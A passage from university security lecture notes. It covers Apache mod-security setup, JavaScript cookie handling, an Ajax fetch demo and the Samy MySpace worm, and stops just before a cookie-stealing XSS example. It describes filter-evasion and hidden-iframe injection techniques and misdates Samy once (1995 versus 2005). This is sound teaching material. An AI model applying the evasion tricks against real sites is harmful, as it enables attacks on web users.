your web server against all kinds of accesses that are perceived as coming from attackers. With its off-the-shelf installation, the `mod-security` module will not allow for accessing your web sever with a numerical IP address in the URL. But that is only one of a very large number of restrictions `mod-security` module can place on incoming traffic.

- It takes almost no work to install `mod-security`. Just go to your Synaptic Package Manager and search for packages with a string like "apache mod-security". It will automatically take you to the right package.

- Now go through the following steps as root:

  – Execute

```
cd /etc/apache2/conf.d
touch modsecurity2.conf
```

    This will create an empty config file in the `/etc/apache2/conf.d/` directory. This file is generally used for access control and filtering rules to deny access to your web server should an incoming request look suspicious. In our case, we will place just an `Include` directive in this file and have that directive pull in a rule set that comes with the `mod-security` package.

– Next place the following Apache directive in the empty file you just created:

```
<ifmodule mod_security2.c>

    # If you want to disable mod-security, uncomment the
    # next directive and comment out the Include directive.
    # Do the opposite to enable mod-security.

    #SecRuleEngine Off

    Include conf.d/modsecurity/*.conf
</ifmodule>
```

– The `Include` directive shown above assumes the existence of a subdirectory `modsecurity` in the `/etc/apache2/conf.d/` directory. So let's now go ahead and create this directory:

```
cd /etc/apache2/conf.d
mkdir modsecurity
```

– Our next job is to bring over some rule files over into the directory we just created. One of the packages you installed with the Synaptic Package Manager places a Core Rule Set (CRS) in the directory `/usr/share/doc/libapache-mod-security/examples/rules/`. We will simply copy over these rule files into the `modsecurity` directory we just created:

```
cp /usr/share/doc/libapache-mod-security/examples/rules/*.conf /etc/apache2/conf.d/modsecurity/
```

The Core Rule Set should protect your web server against exploits commonly attempted on web servers.

– Our next step is to create a place for the `mod-security` module to deposit its log reports. Since Ubuntu users are used to looking for log files in the `/var/log/` directory, so let's do the following, again as root:

```
cd /var/log/apache2
mkdir mod-security
cd mod-security
touch modsec_audit.log
```

– Since `mod-security` wants to place its log data at the location `/etc/apache2/logs`, but since we would rather that this data be placed in the `mod-security` directory we just created at `/var/log/apache2`, let's next create the following symbolic link:

```
ln -s  /var/log/apache2/mod-security/  /etc/apache2/logs
```

– All that remains to do is to enable the `mod-security` module by

```
a2enmod mod-security
```

But note that this module may already be enabled by its installation by the Synaptic Package Manager.

– Obviously, to make Apache aware of the new module, you must restart the server by

```
/etc/init.d/apache2  restart
```

- For fine-tuning the rules, you will need to read the excellent documentation that you can find at

```
http://www.modsecurity.org/documentation/
```

Lecture 28: Web Security: Cross-Site Scripting and Other Browser-Side Exploits

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 19, 2016

12:16am

Goals:

- JavaScript for handling cookies in your browser
- Server-side cross-site scripting vs. client-side cross-site scripting
- Client-side cross-site scripting attacks
- Heap spray attacks
- The `w3af` framework for testing web applications

CONTENTS

28.1: Cross-Site Scripting — Once Again

- Earlier in Section 27.3 of Lecture 27 you saw an example of a **server-side** cross-site scripting attack through server-side injection of malicious code. In this section here, I will now give an example of a **client-side** cross-site scripting attack.

- As mentioned in Lecture 27, a cross-site scripting attack, abbreviated as **XSS**, commonly involve three parties. For the server-side XSS, the three parties are the attacker, a web-hosting service, and an innocent victim whose web browser is being exploited.

- For the client-side XSS, we again have three parties: an attacker whose goal is to get an innocent victim to click on a JavaScript bearing URL in order to cause the victim's browser to exfiltrate the cookies to a third party or to download malicious browser exploiting code from third parties. A client-side XSS is an example of UXSS, which stands for Universal XSS. [See the paper "Subverting Ajax" by Stefano Di Paola and Giorgio Fedon for other examples of UXSS. You can get to the paper by googling the author names.]

- That client-side XSS continues to be very important to web security can be judged from the fact that the 43 patches in the mid-July 2015 update of Google Chrome for Android included those for fixing XSS vulnerabilities. Googling CVE-2015-1286 and CVE-2015-1285 will take you to further information related to the vulnerabilities fixed by these patches.

- Since the client-side XSS attacks typically involve getting a victim's browser to execute a fragment of JavaScript, we will start in the next section with a brief review of this language. [Client-side XSS attacks also involve other client-side scripting languages for web applications. These include VBScript, Flash, etc.]

28.2: JavaScript: SOME QUICK HIGHLIGHTS

- JavaScript is meant specifically for browser-side computing.

- JavaScript is not allowed to interact with the local file system. [However, it can interact with the plugins for the browser and that can become a vulnerability, especially if the plugins have their own vulnerabilities.]

- JavaScript started out as a scripting language that consisted of commands that would be executed on the browser's computer for what is generally called "browser detection" and for form verification. To ensure that a web page is optimized separately for both the Internet Explorer and Firefox, a web server may deliver a page that contains both ways of displaying an HTML object optimally — with the expectation that JavaScript would first figure out which browser was being used and then execute only those commands that are appropriate to that browser.

- In addition to the duties mentioned above, JavaScript is now widely used for producing mouse-rollover, animation, and other effects in web pages.

- For the purpose of understanding the rest of the discussion here, you mainly need to know that JavaScript is an object based language — in the sense that it uses the dot operator to invoke methods on objects. [While not fully object-oriented in the sense that C++ and Java are, JavaScript nonetheless has the notion of objects whose attributes can be accessed and whose methods invoked via the dot operator that is so basic to object-oriented programming.]

- The objects in JavaScript can be of the following types: `object`, `function`, and `array`. When a variable is assigned an instance of one of these three types, what the variable is set to is a reference to the instance — as in Java. JavaScript also has the notion of primitive types. For example, `number`, `boolean`, `null`, and `string` act as the primitive types. What we mean by that is that such a data object consists of a single literal in the memory. JavaScript also supports an object oriented wrapper for the string type. As a result, when a string is assigned to a variable, while that variable will act like any variable holding a primitive value, you will also be able to invoke the dot operator on it as you do on variables that hold references to objects. [Objects in JavaScript are like hashes in Perl or dictionaries in Python.]

- Probably one of the most important objects of type `object` in JavaScript programming is `window`. An instance of type `window` stands for the browser window that is currently open. An instance of `window` is automatically created for every occurrence of `<body>` or `<frameset>` tag in the downloaded HTML code. Every `window` object contains an instance of type `screen`, an

instance of type `navigator`, an instance of type `location`, an instance of type `history`, an instance of type `document`, an instance of type `self`, and an instance of type `frames`. Each of these seven objects is of type `object`.

- Of the seven objects listed above that are contained in a `window` object representing a browser window, the `document` object is very special because it represents the content of a web page. The `document` object maintains a DOM (Document Object Model) representation of the contents of a web document. The DOM model has three specifications, commonly referred to as DOM levels. DOM Level 0, the oldest, dealt mostly with giving access to the form elements, links, and images. The DOM Level 1 specification was issued in 1998 and DOM Level 2 in 2000.

- DOM represents the contents of a web page as a tree of nodes. An HTML document can be easily represented by a tree. The root node for every HTML document is the `html` element. Descending from this root are two child nodes, `head` and `body`, corresponding to the HTML elements of the same name; and so on. It is possible for a node to have one or more attributes. For example, the `a` element will most commonly have the attribute `href`.

- The `document` object supports methods to work with the nodes of the DOM representation of a document and to create new child nodes when needed. For example, a child node representing

a new HTML element can be added to the `document` parent by calling `document.appendChild()`.

- As mentioned, the `document` object, which represents all of the contents of a web page in the form of a DOM (Document Object Model) tree, has a number of very important methods defined for it that allow you to manipulate and animate the different elements in a web page. For example, if you have web page that has an HTML element with an ID attribute, you can retrieve it inside the JavaScript code by calling `document.getElementById("id")` where the argument is the string you used as the ID for the HTML element. For another useful example, suppose you want to pull into your JavaScript all of the paragraphs in your web page that you defined with the "p" elements, you can do so by invoking `var allParas = document.getElementsByTagName('p')` where `var allParas` means that we are defining `allParas` as a variable. This variable will be set to the array that is returned by the call to the method `getElementsByTagName()` of the `document` object.

- A quick way to learn JavaScript is through the tutorial at `http://www.w3schools.com/js/default.asp`.

28.1.1: Managing Cookies with JavaScript

- Cookies are generally used to retain some data from one session to another between a client browser and a web server.

- Enterprise web servers often use cookies that are stored in the browsers to keep track of the interaction with their online customers from one visit to the next. In this manner, after a new client has been authenticated with, say, a password on the first contact, the cookies can be relied upon for subsequent automatic authentications. Cookies can also be used to store customer preferences, tracking how customers view a web page, and so on. [**IMPORTANT: Are you bothered by all the "popups" you see even after you have blocked the popups?** The popup-like things you see after you have blocked the popups are actually new instances of the browser window created by HTTP redirects. There are two things you need to do to control this nuisance: you need to control who gets to place cookies in your browser and you need to control which websites are allowed HTTP redirects. Both of these are easily accomplished in Firefox by extending the browser with *add-ons*. Click on the "Tools" menubutton at the top of your browser window and then click on the "Add-ons" button in the pull-down menu that you'll see. That will open up a new browser window with the following items on it: (1) Get Add-ons; (2) Extensions; (3) Appearance; and (4) Plugins. If you have previously installed any add-ons, you can see them and, if you want, disable them by clicking on the "Extensions" button. You can install new add-ons by clicking on "Get Add-ons". I highly recommend the following two add-ons: (i) Cookie Whitelist with Buttons; and (2) NoRedirect. Both of these take a while getting used to, but after you have become comfortable with them, your internet surfing

will be much more enjoyable and much more risk-free. I should also add that if you check the cookies already stored in your browser, don't be surprised if you see hundreds if not thousands of them. Most of these cookies have landed in your browser through the advertisements you see in practically all web pages these days. So, conceivably, if you find a large number of cookies in your browser, there are hundreds, and possibly thousands, of outfits out there who are keeping track of you and your browsing habits through their cookies. **If you really think about it, this is such a huge invasion of your privacy.** Additionally, the display of adware through popups and through separate browser instances created by HTTP redirects is controlled by these cookies. Only a very small number of outfits are allowed to place cookies in my computers. With the cookie whitelisting add-on, you can also allow cookies just on a one-session basis. If you don't use the cookie whitelister, you can try to use the cookie controller that comes with the browser. But note that that is a cookie blacklister. It is not as effective as it sounds. Let's say you blacklist cookies from `badgyus.net` through the blacklister that comes with Firefox. This organization will still be able to place cookies in your browser through the domain `more.badguys.net`.]

- Getting back to the subject of legitimate uses of cookies, we can rely on those cookies only to the extent we know that such cookies will not be stolen by third parties. As it turns out, it may be possible for third parties to steal cookies from an innocent client's browser by mounting what is known as a cross-site scripting attack. [Cross-site scripting used to be referred to by the acronym CSS when such attacks first made their appearance. The acronym used now for the same is XSS since CSS is most commonly associated with Cascaded Style Sheets that are used for designing web pages.]

- In order to get you ready for the example presented later on how

cookies can be stolen by third parties with a cross-site scripting attack, in the rest of this section I'll present an example of how JavaScript can be used to set and change cookies in a browser.

- Keeping in mind the goal as stated above, I will now show a web page whose purpose is to keep track of the wealth of a client using just cookies in the client's browser. [This is obviously a silly little example, but what it demonstrates is important. It shows how cookies can be used to maintain state from one session to another. Downloading from the server the web page `WealthTracker.html` constitutes one session. Being able to maintain state between consecutive session means that we can use cookies to avoid having to re-authenticate the client after the first visit, to store his/her preferences, etc.] A clueless client may be expected to love this sort of a wealth tracker since the web server can provide to the client a guarantee that whatever wealth information the client enters in his/her browser will remain in the client's computer.

- Before I explain the JavaScript code used in the web page **`WealthTracker.html`**, fire up the Apache2 web server in your Ubuntu machine. As you will recall, the installation of Apache2 was addressed earlier in Section 19.4.2 of Lecture 19 and in Section 27.1 of Lecture 27.

- Now place the HTML file shown on the next page in the **`public-web`** directory of your own account on the machine. You can call this web page from another machine in your network by pointing the

browser on that machine to something like

```
http://10.185.47.218/~kak/WealthTracker.html
```

where the IP address `10.185.47.218` is that of the machine on which the web server is running.

- You will see a form in your browser with two text-entry boxes, one for your name and the other for your wealth, and with a "Submit Query" button. Enter a string for your name and an integer for your wealth, and then click on the submit button. When you click on the Submit button the first time, the browser will show you for verification the information you just entered in the form.

- Now just change the number in the "Wealth" box and see what happens. And do this repeatedly. You will see that this page keeps track of how many times you have visited the page in the past and how your wealth has changed from one visit to the next. As you enter the size of your wealth in the Wealth box, without changing the entry in the Name box, and click on the "Submit" button, you will see a popup in your browser that will announce something like: [If this demo is not working for you, it could be because you are using a cookie blocker. If you are using the Cookie Whitelister I mentioned earlier, you can enable the cookies for just one session by clicking on the green circular button you will see at the right end of your URL bar.]

This is your visit number 6. Your wealth has changed by 290000

- Upon each visit, the browser will store a cookie whose structure looks like

```
6_visits_323456
```

where the first number, in this case 6, means that the cookie was stored upon your 6^{th} visit to the web page, where the string `visits` serves no real purpose, and where the last number is what you entered for the size of your wealth. [As you surely know already, you can see all the cookies in your browser through the "Preferences" menu button that is usually in the "Edit" drop-down menu listed at the top of your browser window.]

- Shown below is what is in the HTML file `WealthTracker.html`:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN"
 "http://www.w3.org/TR/html4/DTD/strict.dtd">
<html>
<head>
<title>Cookie Based Wealth Tracker</title>
<meta http-equiv="Content-Type" content="text/html; charset=US-ASCII">
<script type = "text/javascript">

// by Avi Kak (kak@purdue.edu)
// April 17, 2011 (slightly modified: April 18, 2013)

function setCookie( name, value, expires, path, domain, secure ) {
    var today = new Date();
    today.setTime( today.getTime() );
    if ( expires ) {
        expires = expires * 1000 * 60 * 60 * 24;
    }
    var expires_date = new Date( today.getTime() + (expires) );
    document.cookie = name + "=" +escape( value ) +
        ((expires) ? ";expires=" + expires_date.toGMTString() : "") +
        ((path)    ? ";path=" + path : "" ) +
        ((domain)  ? ";domain=" + domain : "" ) +
            ( ( secure ) ? ";secure" : "" );
}
```

```
function getSetCookie(name, info) {
    var all_cookies = document.cookie.split(';');
    var cooky = '';
    var nam   = '';
    var val   = '';
    for (i=0;i < all_cookies.length;i++) {
        cooky = all_cookies[i].split('=');
        nam = cooky[0].replace(/^\s+|\s+$/g, '');
        if (nam == name) {
            val = unescape( cooky[1].replace(/^\s+|\s+$/g, '') );
            val_parts = val.split('_');
            var howManyVisits = Number(val_parts[0]);
            var visit_portion   = val_parts[1];
            var prev_info = val_parts[2];
            if (prev_info) {
                var diff = info - prev_info;
                var msg = "This is your visit number " +
                                    (howManyVisits + 1) + ". " +
                             "Your wealth changed by " + diff;
                alert(msg);
            }
            var newCookieVal =
               (howManyVisits + 1) + '_' + visit_portion + '_' + info;
            setCookie( name, newCookieVal, 15 );
        } else {
            var cookieValue = "1_visits" + '_' + info;
            setCookie( name, cookieValue, 15 );
        }
    }
}
function deleteCookie(name, path, domain) {
    if ( getCookieValueForName( name ) ) {
        document.cookie = name + "=" +
                          ( (path)   ? "; path=" + path : "" ) +
                          ( (domain) ? "; domain "      : "" ) +
                          "; expires=Thu, 01-Jan-70 00:00:01 GMT";
    }
}

//function load() {
//    window.status="Checking user authentication";
//}

function checkEntry() {
    var body = document.getElementsByTagName( "body" );
    var msg = "The information you entered for verification: ";
    var doc_element = document.createElement( "p" );
    var textnode = document.createTextNode( msg );
    doc_element.appendChild( textnode );
    body[0].appendChild( doc_element );
    var nameEntered =  document.forms[0].yourname.value;
```

```
    var wealthEntered =
         document.forms["ACKentryform"].sizeofwealth.value;
    createHTML( nameEntered, wealthEntered );
    getSetCookie( nameEntered, wealthEntered );
    return false;
}

function createHTML( ) {
    var body = document.getElementsByTagName( "body" );
    for( var i=0; i < arguments.length; i++ ) {
        var argtext = arguments[i];
        var doc_element = document.createElement( "p" );
        var newtext = "You entered:         " + argtext;
        var textnode = document.createTextNode( newtext );
        doc_element.appendChild( textnode );
        body[0].appendChild( doc_element );
    }
}
</script>
</head>
<body>
<form id="ACKentryform" action="#" onsubmit="return checkEntry();" method="post">

<p> Enter your name and the size of your wealth in this form:</p>
<br>
<br>
<p>Your Name <em>(Required)</em>: <input id="yournamebox"
                                        name="yourname"
                                        type="text" />
</p>
<p>Size of Your Wealth: <input id="sizeofwealthbox" name="sizeofwealth" type="text" />
</p>
<p><input id="formsubmit" type="submit" /> </p>
</form>

</body>
</html>
```

- Here are some important things to know about the structure of the HTML page shown above:

  – All of the JavaScript code in the source for the web page is in the form of function definitions. A JavaScript function may

be executed automatically upon the occurrence of an event or because it has been called in the portion of the code that is currently being executed.

– All JavaScript on the page appears between the `<script>` and `</script>` tags.

– If you examine what is in between the `<body>` and `</body>` tags, you will notice that the HTML source basically creates a web form with two text boxes, one for the entry of your name as a string and the other for the entry of the size of your wealth as a number.

```
<form id="ACKentryform" action="#" onsubmit="return checkEntry();" method="post">
<p> Enter your name and the size of your wealth in this form:</p>
<br>
<br>
<p>Your Name <em>(Required)</em>: <input id="yournamebox"
                                        name="yourname"
                                        type="text" />
</p>
<p>Size of Your Wealth: <input id="sizeofwealthbox" name="sizeofwealth" type="text" />
</p>
<p><input id="formsubmit" type="submit" /> </p>
</form>
```

– Note in particular the opening tag in the above declaration of the `form` element. [In this tag, as you saw in the HTML example in Section 27.3 of Lecture 27, ordinarily the value specified for the attribute `action` mentions the server program whose job is to process the information that a user places in the form. However, in our case, this form is not supposed to send anything back to the server (remember, we want all the "wealth" information to stay in the

client's machine). We ensure that the form data will NOT be sent back to the web server by setting `action` to '#'. To supply the client-side function that is supposed to process the form data, we specify that by making it the value of the `onSubmit` attribute. So when the user clicks on the "Submit" button of the form, whatever the user entered in the form will be processed by the JavaScript method `checkEntry()`. As in Section 27.3 of Lecture 27, the `method` attribute specifies whether the form should be sent back to the server with the HTTP GET method or the HTTP POST method (the default is GET). In our case, since the `action` does NOT specify that the form be sent to the server, the value given to the `method` attribute does not matter.]

– When your browser points to the above form, you will see something like the following in your browser window:

```
Enter your name and the size of your wealth in this form:
Your name (Required):  ___________
Size of your wealth:   ___________
SUBMIT
```

- Since a user clicking on the **`Submit`** button of the form invokes the function **`checkEntry()`**, let's start there our explanation of the JavaScript in the form. Here is the code again for this function:

```
function checkEntry() {                                              //(A)
    var body = document.getElementsByTagName( "body" );              //(B)
    var msg = "The information you entered for verification: ";      //(C)
    var doc_element = document.createElement( "p" );                 //(D)
    var textnode = document.createTextNode( msg );                   //(E)
    doc_element.appendChild( textnode );                             //(F)
    body[0].appendChild( doc_element );                              //(G)
```

```
        var nameEntered =  document.forms[0].yourname.value;          //(H)
        var wealthEntered =
             document.forms["ACKentryform"].sizeofwealth.value;       //(I)
        createHTML( nameEntered, wealthEntered );                     //(J)
        getSetCookie( nameEntered, wealthEntered );                   //(K)
        return false;                                                 //(L)
    }
```

Note first of all that JavaScript functions are defined with the keyword **`function`** and the local variables defined with the keyword **`var`**. The purpose of the code in lines (B) through (J) is to create a verification message that will be printed in the browser just below the form showing the user what information he/she just entered in the form. You can think of this as a verification step that the user might appreciate. [To understand this code, recall that JavaScript creates a `window` object for each currently open window in your browser. This `window` object contains a `document` object that is the DoM (Document Object Model) of the web page that is displayed in the browser window. Again as mentioned previously, all of the objects contained in the `window` object can be accessed directly, that is, without the dot operator. So invoking `document` by itself returns the DoM tree structure. On the other hand, invoking `document.getElementByTagName("body")` returns the contents of the HTML element `body`. The reason we want to get hold of this element is that we want to enter into it the message "`The information you entered for verification:`" We compose the message in line (D), create an HTML `p` element in line (D) and a text element from the message in line (E). Line (F) makes the text element a child of the `p` element. Finally, we incorporate the new `doc_element` in the HTML `body` element in line (G). We then extract in lines (H) and (I) the information that the user entered in the form. Eventually, we ask the `createHTML()` method to incorporate this information in the browser window below the message shown above. [Lines (B) though (J) also provide a simple example of how JavaScript can be used to create HTML content dynamically.] As far as cookies are concerned, our story really begins in line (K) of the `checkEntry()` function. This is in the form of the call `getSetCookie(nameEntered,`

wealthEntered). Note that line (L) returns false because the function checkEntry() is our onSubmit event handler — the onSubmit event occurs when the user clicks on the Submit button — and, if this event handler were to return true, the form would be sent back to the server.]

- We are now ready to talk about the JavaScript code in

```
function getSetCookie(name, info) {                                    //(A)
    var all_cookies = document.cookie.split(';');                      //(B)
    var cooky = '';                                                    //(C)
    var nam   = '';                                                    //(D)
    var val   = '';                                                    //(E)
    for (i=0;i < all_cookies.length;i++) {                             //(F)
        cooky = all_cookies[i].split('=');                             //(G)
        nam = cooky[0].replace(/^\s+|\s+$/g, '');                      //(H)
        if (nam == name) {                                             //(I)
            val = unescape( cooky[1].replace(/^\s+|\s+$/g, '') );      //(J)
            val_parts = val.split('_');                                //(K)
            var howManyVisits = Number(val_parts[0]);                  //(L)
            var visit_portion   = val_parts[1];                        //(M)
            var prev_info = val_parts[2];                              //(N)
            if (prev_info) {                                           //(O)
                var diff = info - prev_info;                           //(P)
                var msg = "This is your visit number " +
                                    (howManyVisits + 1) + ". " +
                          "Your wealth changed by " + diff;            //(Q)
                alert(msg);                                            //(R)
            }
            var newCookieVal =
               (howManyVisits + 1) + '_' + visit_portion + '_' + info;//(S)
            setCookie( name, newCookieVal, 15 );                       //(T)
        } else {                                                       //(U)
            var cookieValue = "1_visits" + '_' + info;                 //(V)
            setCookie( name, cookieValue, 15 );                        //(W)
        }
    }
}
```

To explain this code, note that a host from which the web page

is downloaded may create multiple cookies in your browser. If that is the case, the command `document.cookie` will retrieve from them all the first "name=value;" pair in each. This is accomplished in line (B). [A cookie consists of "name=value" pairs. In general there can be **four** such *pairs* in a cookie, of which only the first is required: (1) For the first pair, the code writer must decide what to call a cookie and what to set its value to. In the code shown above, I set the name of the cookie to the name the user entered as his/her name in the form, and I set the value to a specially formatted string that is a concatenation of the visit number, the word "visit", and the size of the wealth entered by the user. (2) About the optional second "name=value" pair, the "name" must be "expires" and its value the expiration date. If this pair is not specified, the cookie only lives as long as the current session between the client and the server. (3) The name in the third pair is "path" that by default will be set to the document root '/' at the server. When set explicitly, it can be made specific to a sub-directory of the of the document root, implying that a cookie will be used only for HTML files coming from those subdirectories. (4) The name in the fourth pair is "domain". By default it is set to the symbolic hostname (or the IP address when the hostname is not available) of site where the web server is located. It can however be set to the sub-domain of that domain. A cookie may also have two other optional tags: "secure" and "httponly". These are boolean in the sense that their presence in a cookie affects how the cookie is allowed to be accessed. If the tag "secure" is present, a cookie can only be set in an HTTPS session. And when the tag "httponly" is present, client-side scripts are not allowed to access the cookie. To understand line (G), note that `all_cookies[i]` will be set to the first "name=value" pair in the i^{th} cookie. So the call to `split()` breaks this pair into its "name" part and the "value" part. Line (F) removes any white-space characters that may be sticking to the beginning or the end of the name part of the cookie. Line (H) proceeds to check if the cookie we are looking at was set by the person who has just filled out the wealth tracker form. In line (G) we access the value part of the cookie; we clean it up in the same manner we cleaned the name part. To understand the code in lines (K) through (R), recall what I said earlier about what is stored in a cookie by the wealth tracker web page. The cookie that is stored consists of three parts separate by the "_" character: the first part is what numbered visit the current web page download represents,

the second part the word "visit", and the third part a number which is the size of the wealth entered by the user. In lines (K) through (R), we separate out these three parts, we add one to the number of visits, update the size of the wealth, calculate the difference between the wealth size and the new wealth size, and then display the change in an alert box in the browser. Finally, in lines (S) we figure out the new value for the current cookie; it is set in the browser in line (T). Obviously, if this happens to be the first visit by the user, the code in lines (I) through (T) would not be executed. In this case, we set the cookie as shown in lines (V) and (W).]

- With all of the cookie related information provided so far and how JavaScript processes the cookies, it should not be too difficult to understand the rest of the JavaScript code in the HTML file that was shown earlier.

28.1.2: Getting JavaScript to Download Information from the Server

- It is important to study the code that I show in this section because of the role such code has played in some of the JavaScript based worm exploits. [The famous — or, should we say notorious — **Samy worm** that invaded the MySpace social networking site in 2005 used the sort of browser-to-server communication that is shown in this section. (If we want to be strict about the distinction between viruses and worms as explained in Lecture 22, Samy should be called a virus and not a worm. When a MySpace user viewed an infected profile, it was that act which infected the profiles linked to his profile. The malware did NOT jump on its own from machine to machine.) The basic action of the virus was to add the virus creator's name to the list of heroes of the other MySpace users. What made the virus sinister was that it was a self-replicating piece of code. The virus was concocted to attach itself to the profile of any MySpace user who viewed an the already infected profile of some other friend. This obviously caused the worm to jump from profile to profile. (A profile is simply an HTML-based web page.) Keeping in mind what you learned in Lecture 26 that, on the average, any two human beings are separated by a small number of "degrees of freedom" — typically six — it is not surprising that this virus infected the profiles of a millions MySpace users in less than a day. It must also be mentioned that the code used in the Samy malware was highly obfuscated in order to get past the filters at the MySpace server. As a small example of obfuscation, since the servers would not let through any code that contained the string `JavaScript`, the writer of Samy simply placed the newline character '`\n`' between the "Java" and "Script" portions of the string. Since browser parsers usually ignore all white-space characters (and that includes the newline character), the two substrings still looked like the single string "JavaScript" to most browsers, but the string matcher in the server filter was obviously fooled.]

- The JavaScript code that I show in this section is by Alejandro Gervasio. It was posted by him at `http://www.devarticles.com/c/a/JavaScript/JavaScript-Remote-Scripting-Fetching-Server-Data-with-the-DOM/`

- In the code shown below, `sendRequest(document)` uses the HTTP GET method to send the request to the server for the `document` you want JavaScript to download. The job of the function `stateChecker()` is to check on the status of the request. As you surely know, if a web browser receives the status number 200 from a server, that means that the browser's request was successfully fulfilled by the server. When `stateChecker()` realizes that such is the case, it sets up a container to display the received document in the browser window. The function `createDataContainer()` is for creating a panel in the browser window for displaying the downloaded document and the method `displayData()` for actually displaying the data.

- You will notice the following statement in the function `displayData()`:

```
setTimeout('displayData()',2*1000);
```

  To understand the role of the timer here, you also need to look at the following statement in `stateChecker()`:

```
data = xmlobj.responseText.split('|');
```

  What this statement does is to split the received document on

the character '|'. Each piece will then be shown for 5 seconds on account of the $5 * 1000$ portion of the `setTimeout()` statement. This argument is supposed to signify the number of milliseconds for which you want the display to show a given piece of information.

- You will also notice that this page has only scripts. Its `<body>` element is empty. All of the information that is displayed in the browser is fetched from the server through the JavaScript code.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
<title>REMOTE SCRIPTING WITH AJAX</title>
<script type="text/javascript">
//
//
//    This code was authored by
//
//         Alejandro Gervasio   2005-09-21
//
//    The code was posted at www.devarticles/com
//

// initialize XMLHttpRequest object
var xmlobj=null;
// initialize global variables
var data=new Array();
var i=0;

// send http request
function sendRequest(doc){
    // check for existing requests
    if(xmlobj!=null&&xmlobj.readyState!=0&&xmlobj.readyState!=4){
        xmlobj.abort();
    }
    try{
        // instantiate object for Firefox, Nestcape, etc.
        xmlobj=new XMLHttpRequest();
```

```
        }
        catch(e){
            try{
                // instantiate object for Internet Explorer
                xmlobj=new ActiveXObject('Microsoft.XMLHTTP');
            }
            catch(e){
                // Ajax is not supported by the browser
                xmlobj=null;
                return false;
            }
        }
        // assign state handler
        xmlobj.onreadystatechange=stateChecker;
        // open socket connection
        xmlobj.open('GET',doc,true);
        // send request
        xmlobj.send(null);
    }

    // check request status
    function stateChecker(){
        // if request is completed
        if(xmlobj.readyState==4){
            // if status == 200 display text file
            if(xmlobj.status==200){
                // create data container
                createDataContainer();
                // display data into container
                data=xmlobj.responseText.split('|');
                displayData();
            }
            else{
                alert('Failed to get response :'+ xmlobj.statusText);
            }
        }
    }

    // create data container
    function createDataContainer(){
        var div=document.createElement('div');
        div.setAttribute('id','container');
        if(div.style){
            div.style.width='500px';
            div.style.height='45px';
            div.style.padding='5px';
            div.style.border='1px solid #00f';
            div.style.font='bold 11px Tahoma,Arial';
            div.style.backgroundColor='#eee';
            document.getElementsByTagName('body')[0].appendChild
    (div);
```

```
    }
}

// display data at a given time interval
function displayData(){
    if(i==data.length){i=0};
    document.getElementById('container').innerHTML=data[i];
    i++;
    //setTimeout('displayData()',20*1000);
    setTimeout('displayData()',5*1000);
}

// execute program when page is loaded
window.onload=function(){
    // check if browser is DOM compatible
    if(document.getElementById &&
       document.getElementsByTagName &&
       document.createElement){
        // load data file
        sendRequest('technews.txt');
    }
}
</script>
</head>
<body>
</body>
</html>
```

- I recommend you fire up your Apache2 web server on your Ubuntu machine. Place the above as an HTML file in the `public-web` directory of your own account on the machine and then use another machine in your network to fetch documents with the script shown above. Note that script will fetch the document that is specified as the argument to `sendRequest()` statement in the last line of the script. Right now it says `technews.txt`, but you can obviously make it anything you wish. I placed the script in a file with the name `js_getdata_from_server.html`. Assuming that this page is being served out by the Apache server on your Ubuntu laptop, for demonstrating the script in a classroom, you

would point the classroom PC browser to a URL that would look like:

```
http://10.185.42.199/~kak/js_getdata_from_server.html
```

- Make sure that the document you fetch with the above script is partitioned into different segments by the '|' character, unless you wish to change the final argument in the statement

```
data = xmlobj.responseText.split('|');
```

in the `stateChecker()` function.

- Shown below is the `getXMLObj()` function from the Samy virus. Note the similarities between the implementation of this function and the function `sendRequest()` in the code by Alejandro Gervasio shown above. The virus uses the same mechanism for downloading a page from the originating server as in the example by Gervasio.

```
//  This code fragement is from  Samy  virus:

function getXMLObj(){
    var Z=false;
    if(window.XMLHttpRequest){
        try{
            Z=new XMLHttpRequest()
        } catch(e) {Z=false}
    } else if(window.ActiveXObject){
        try{
```

```
                Z=new ActiveXObject('Msxml2.XMLHTTP')
            } catch(e) {
                try{
                Z=new ActiveXObject('Microsoft.XMLHTTP')
                } catch(e) {Z=false}
            }
        }
        return Z
    }
```

- A noteworthy aspect of the Samy infection was that the MySpace server did NOT play an active role in the spread of the infection. [It is true that the profiles of all MySpace users were stored on the server and any profile to profile infection had to pass through the communication interfaces of the server. Nonetheless, it would be correct to say that the server itself did not contribute directly to the spread of the malware.]

28.3: EXPLOITING BROWSER VULNERABILITIES

- While the notions of port scanning and IP-address block scanning are commonly associated with the spread of malware (see Lecture 22), it is less commonly appreciated that malware can spread rapidly even without the usual active scanning of ports and IP address blocks.

- As mentioned in the previous section, the fact that Samy virus was able to infect a million MySpace users in just a few hours in 1995 was a wake-up call to there existing other vectors for rapid malware propagation.

- Since then, folks have discovered several other ways in which malware infections can spread. In several of these new modes, it is the web browsers that are exploited to either reveal the information that is meant to be private between a web server and a web browser or to run shellcode with more pervasive harmful effects on the machine in which the browser is run.

- Two of these new modes affecting the browsers that have received much attention lately are the **cross-site scripting attack** and

the **heap spray attack**. These two attacks are the focus of the next two sections.

- The cross-site scripting (XSS) demonstration presented in the next section deals solely with the stealing of cookies by third parties. It must be mentioned that there exists another mode of XSS attacks that involves the `<iframe>` HTML tag which allows a web page to incorporate the contents of another web page. Just imagine the following: A client clicks on a link and it causes the injection of some malicious code into the web page that the client just downloaded from a server. Assume that this code is incorporated into the web page with the `<iframe>` tag but with zero display. So the client will not see any visual change in his/her browser. The downloaded malware could then proceed to do its evil deeds unbeknownst to the victim. Such an exploit can also be brought about by seeding the web page at the server with malware, as you saw in Section 27.3 of Lecture 27. You may also want to check out the example code at `http://www.bindshell.net/papers/xssv.html` in an article by Wade Alcorn.

- The reader should also become familiar with "The Open Web Application Security Project" (OWASP) that is focused on improving the security of web application software. Here is link for OWASP: `https://www.owasp.org/index.php/Main_Page`

28.4: STEALING COOKIES WITH A CROSS-SITE SCRIPTING ATTACK

- As alluded to in the first section of this lecture, in Section 27.3 of Lecture 27 you have already seen an example of server-side injection of malicious code as an example of a server-side cross-site scripting attack. I will now give an example of a client-side cross-site scripting attack.

